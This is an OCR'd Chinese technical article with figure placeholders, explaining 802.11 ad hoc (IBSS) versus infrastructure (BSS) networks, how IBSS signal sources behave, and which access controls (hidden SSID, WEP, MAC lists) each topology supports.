


图1

目前802.11常见的组网拓扑主要有三种：BSS、IBSS、ESS。BSS是802.11的基本架构（也被称为infrastructure模式），在无线通信部分主要由无线网卡与AP（Access Point）两种STA（无线网络中接点的基本单位——"站"）组成；IBSS（独立BSS）是一种没有规划好的网络架构（因此也被称为Ad Hoc模式），无线通信部分主要由两个或以上的无线网卡STA通过"点对点"的方式对等相联而组成的；ESS（扩展BSS）是BSS的'延伸'，是以二层桥接／交换的方式连接多个BSS的无线网络架构。

通过上一段的叙述我们简单地了解了802.11的主要网络架构有BSS与IBSS两种（由于ESS属于BSS的升级，所以就不把它当作一种基本架构看待了）。再简单一点，我们可以把BSS和IBSS理解为有线网络中的两种双绞线接法：BSS是连接不同类型设备（交换机与HUB理解为同类型设备、路由器与计算机接点理解为同类型设备）所使用的Straight-Through接法、IBSS则是连接同类型设备所使用的Cross-Over接法。但是，真的只是那么容易理解吗？如果说IBSS只是一条连接着的、'无形的'（空气介质）的双绞线的话，那么两个以上无线STA通信的拓扑又是怎样的呢？是否需要一个'无形的'HUB/SWITCH呢？当几个无线网卡建立了Ad Hoc连接以后我们进行电平信号搜索又能搜索到多少个信号源呢？当IBSS架构建立以后，若最先发起连接的STA的连接中断（禁用等等）导致其无法上线／工作时会影响整个IBSS架构吗？当某IBSS与其覆盖区域内的某个BSS使用[相同SSID不同信号频道]又或者[相同信号频道不同SSID]时会相互影响吗？IBSS的安全性又如何呢？（其实上面这些问题才是我想谈的，弄清楚这些问题有助于我们更进一步地理解IBSS）针对上面的问题我做了一些相关的实验，下面就跟大家一起分享一下我实验的结果吧。

首先我想先谈谈IBSS的组成。抽象一点，其实IBSS的组成可以理解为'一场抗议游行'。抗议开始时可能只有一个发起人（有一张无线网卡发起一个未形成连接的Ad-Hoc组网请求），他在某个打算进行游行的区域内鼓励其他人参与（在某个覆盖区域内形成电平信号源），当有第二个人加入时这个游行抗议队伍就形成了（有第二张无线网卡接收这个信号源并进行连接后，形成了一个最基本的IBSS架构，已经不再是开始时未形成连接的组网请求信号了），然后逐渐有新的成员加入（陆续有无线网卡登入这

个IBSS架构信号源），这个游行抗议队伍不断地壮大，其中既有真正想反映问题的人（合法的STA），也有趁机捣乱的滋事份子（非法登入的STA），形成一个庞大的游行队伍（一个具有规模的IBSS），游行队伍正面地向有关当局反映了情况后开始逐渐散去（完成工作后逐渐有STA主动中断连接）。当队伍还剩下两个成员的时候这个游行队伍还算是'存在的'（IBSS架构的信号源还在），若到最后还有一个人在继续游行活动的话，那么这场抗议游行还不算结束（此时电平信号源还在——回到原来的"发送一个未形成连接的Ad-Hoc组网请求"的状态，但IBSS架构已经不复存在了），当整个游行队伍的参与人数归零时，这次抗议游行活动才真正结束（电平信号完全消失）。

看完上面的'故事'，可以回答问题了吧？IBSS连接后的数据传输方式是不能理解为一条或几条双绞线的简单通信的，比起来它们更像在一个'空间'之内，至少两个STA才能形成这个'空间'，这个'空间'不需要任何设备做二层交换（与BSS/ESS不同，不需要AP、SWITCH等任何桥接型设备），各STA可以在这个'空间'区域内进行点对点的数据传输 在信号源的问题上，从有第一张网卡发出等待连接Ad-Hoc组网请求开始直至最后一个等待连接的组网请求消失为止，由此至终都只有一个电平信号源 因为IBSS属于对等网，因此最先发起连接请求的STA在IBSS形成以后与其它的STA都是一样的，所以在IBSS架构建立（有至少三个STA）以后是可以直接断网而不会造成IBSS电平信号源中断的，这里也存在着一个特殊问题 无线网卡STA1首先发出Ad-Hoc连接请求，无线网卡STA2响应请求后建立了一个最基本的IBSS，此时STA1突然断网，STA2还会在这个覆盖范围里留下IBSS信号源吗？会，但与上面的性质不相同，因为STA1断网后留下的电平信号源并不是IBSS架构的信号源，而是单个无线网卡发出请求进行Ad-Hoc连接请求的信号源，而且在上述的这两种情况下还将保留原有的BSSID（STA的无线接口建立时的MAC地址），如图2 所示。




图2

图2 中，若你在图2 的情况下进行信号搜索，得到的将会是一个IBSS架构的信号源，而不是图1或图4情况下的Ad-Hoc组网连接请求信号源。关于上述情况，我将一个独立的IBSS架构定义为一个'空间'在这里我补充说明一下，如何锁定一个'空间'呢？要决定一个'空间'只需要锁定两个元素 SSID与信号频道，只要确定这两个元素就能够确定一个所谓的'空间'，因此倘若你把两个信号源设置为［相同SSID不同信号频道］又或者是［不同SSID相同信号频道］，这两个信号源都是不会相互作用的（不推崇把多个信号源设定在同一个信号频道）。

小提示 Ad-Hoc连接请求信号源与IBSS架构信号源有什么不同？发出Ad-Hoc连接请求信号源的STA代表它在这个覆盖区域内（在使用某个频道、某个特定SSID的情况下）只有/只剩下自己一个STA（此STA的网络适配器连接状态反映为"不可用"）；而IBSS架构的信号源代表在这个覆盖区域内（在使用某个频道、某个特定SSID的情况下）至少有两个或以上的STA在连接中（这些STA的网络适配器连接状态都反映为"正在连接"）。同一张无线网卡在每一次作为进行发出Ad-Hoc连接请求的信号源（请求形成IBSS架构的第一个STA）时所生成的BSSID都是不同的。

实验时曾用著名工具Network Stumbler对电平信号进行探测，结果发现在IBSS环境下使用此工具会对传输中的数据带来严重的闪断现象，如图3 所示。




图3

主界面的右边部分有一个电平信号强弱示意图，图中每一个绿色柱体的高度（Y 轴）代表某一时间段（X 轴）接收到该STA发出的电平信号源的强弱，绿色柱体之间存在着的'间隙'代表电平信号的阻断，阻断越频繁代表信号越不稳定。从上图中可以看到问题的所在了吧？在BSS环境下没有这样的问题存在。在安全性的问题上IBSS架构明显没有BSS成熟，归根究底是由于生产厂商在这方面的意识不足而引起的。就拿目前最常见的802.11b（Wi-Fi）为标准来说吧，大伙最担心的还是非法登入的问题（当然，wlan JACK、rogue AP等这类型802.11的'公共'安全问题我就不在这讨论了）。若是BSS架构，管理员面对非法登入的问题大多会采取在AP部件上采取禁止AP的SSID广播、使用有线等效协议/WEP、建立MAC访问列表这三类解决办法来增强该无线网络的访问控制机制。如图4，图5，图6 所示。

相比之下，IBSS由于是依赖各无线网卡之间的对等连




图4(停止SSID广播)




图5(使用64位的WEP加密)




图6(启用MAC控制访问列表)

接来进行通信的,因而若要完成上面的三种访问控制,就必须依赖无线网卡的工作属性进行设置,但试问一下,目前有哪家无线网卡生产商会在自己的无线网卡上。附带禁止SSID广播与建立MAC访问控制列表之类的功能呢?所以目前的IBSS只能依靠WEP来武装自己了。再者,当网络管理员需要针对非法的登入行为进行入侵检测时,若是BSS架构的话可以透过目前大多数AP都具有的、一个类似于可网管型交换机所具备的"Attached"功能(用于监视目前有哪些接点正在通过这个设备进行通信)找出非法的登入者,如图7 所示。


